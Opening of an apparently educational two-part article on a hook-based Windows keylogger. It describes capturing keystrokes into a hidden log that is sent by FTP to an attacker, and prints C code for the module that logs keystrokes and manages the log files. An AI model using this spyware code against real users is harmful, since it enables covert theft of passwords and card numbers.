


Introduction

In this two-part article, I will examine a simple key logger implementation and suggest ways of defeating it. I hope this article will help you understand how hook-based spy software works and how to better protect your software against it.
It should be noted that keyboard loggers can be implemented without the usage of hooks.
Background
Software-based key loggers are a serious security threat because they are used to monitor user actions by capturing keystrokes. The monitoring can be used for malicious purposes such as credit cards number theft. Key loggers are a common component of Trojans. They operate quietly in the background and capture whatever the user types on the keyboard. The keystrokes are stored in a well-hidden file that is sent either by e-mail or FTP to the spying person.
Part 1: The Keyboard Spy
This is a simple, straightforward hook-based implementation.
Keyboard Spy Architecture

The keyboard spy is composed of three modules: the main module, the hook procedure, and the FTP module. The main module installs a global WH_CBT hook procedure. The hook procedure reports back to the main module every time a keyboard key was pressed. The main module logs all keystrokes to a file. When the log file reaches a certain predefined size, the main module commands the FTP module to upload the log file to an FTP server. The communications between the various modules are performed using Window messages.
The Main Module Window procedure
///////////////////////////////////////////////////////////////////
//
//  FUNCTION: WndProc(HWND, unsigned, WORD, LONG)
//
//  PURPOSE:  Processes messages for the main window.
//
//  MSG_MY_WM_KEYDOWN  – Process an application keystroke
//  MSG_MY_WM_SETFOCUS – Process an application keystroke
//  MSG_WM_UPLOAD_FILE – Process an FTP Module notification
//  WM_DESTROY         – Post a quit message and return
//
//
LRESULT CALLBACK WndProc(HWND hWnd, UINT message, WPARAM wParam,
                         LPARAM lParam)
{
   if (message == MSG_MY_WM_KEYDOWN)
      return OnInterceptKeyStroke(wParam, lParam);
   if (message == MSG_MY_WM_SETFOCUS)
      return OnSetKeyboardFocus(wParam, lParam);
   if (message == MSG_WM_UPLOAD_FILE)
      return OnFileUploaded(wParam, lParam);
   switch (message)
   {
   case WM_DESTROY:
      PostQuitMessage(0);
      break;
   default:
      return DefWindowProc(hWnd, message, wParam, lParam);
   }
   return 0;
}
///////////////////////////////////////////////////////////////////
LRESULT OnInterceptKeyStroke(WPARAM wParam, LPARAM lParam)
{
   //If we are logging a new application, we should print an
   //appropriate header
   if (g_hWinInFocus != g_hLastWin)
   {
      WriteNewAppHeader(g_hWinInFocus);
      g_hLastWin = g_hWinInFocus;
   }
   if (wParam==VK_RETURN || wParam==VK_TAB)
   {
      WriteToLog(‘\n’);
   }
   else
   {
      BYTE keyStateArr[256];
      WORD word;
      UINT scanCode = lParam;
         char ch;
      //Translate virtual key code to ascii
      GetKeyboardState(keyStateArr);
      ToAscii(wParam, scanCode, keyStateArr, &word, 0);
      ch = (char) word;
      if ((GetKeyState(VK_SHIFT) & 0x8000) && wParam >= ‘a’
                                           && wParam <= ‘z’)
         ch += ‘A’-‘a’;
      WriteToLog(ch);
   }
   return 0;
}
///////////////////////////////////////////////////////////////////
LRESULT OnSetKeyboardFocus(WPARAM wParam, LPARAM lParam)
{
   g_hWinInFocus = (HWND)wParam;
   return S_OK;
}
///////////////////////////////////////////////////////////////////
LRESULT OnFileUploaded(WPARAM wParam, LPARAM lParam)
{
   //Log file was uploaded succesfully
   if (wParam)
   {
      DeleteFile(g_sSpyLogFileName2);
   }
   else
   {
      char temp[255];
      FILE* f1=fopen(g_sSpyLogFileName,”rt”);
      FILE* f2=fopen(g_sSpyLogFileName2,”at”);
      while (!feof(f1))
      {
         if (fgets(temp, 255, f1))
         {
            fputs(temp, f2);
         }
      }
      fclose(f1);
      fclose(f2);
      MoveFile(g_sSpyLogFileName2, g_sSpyLogFileName);
   }
   g_isUploading = false;
   return S_OK;
}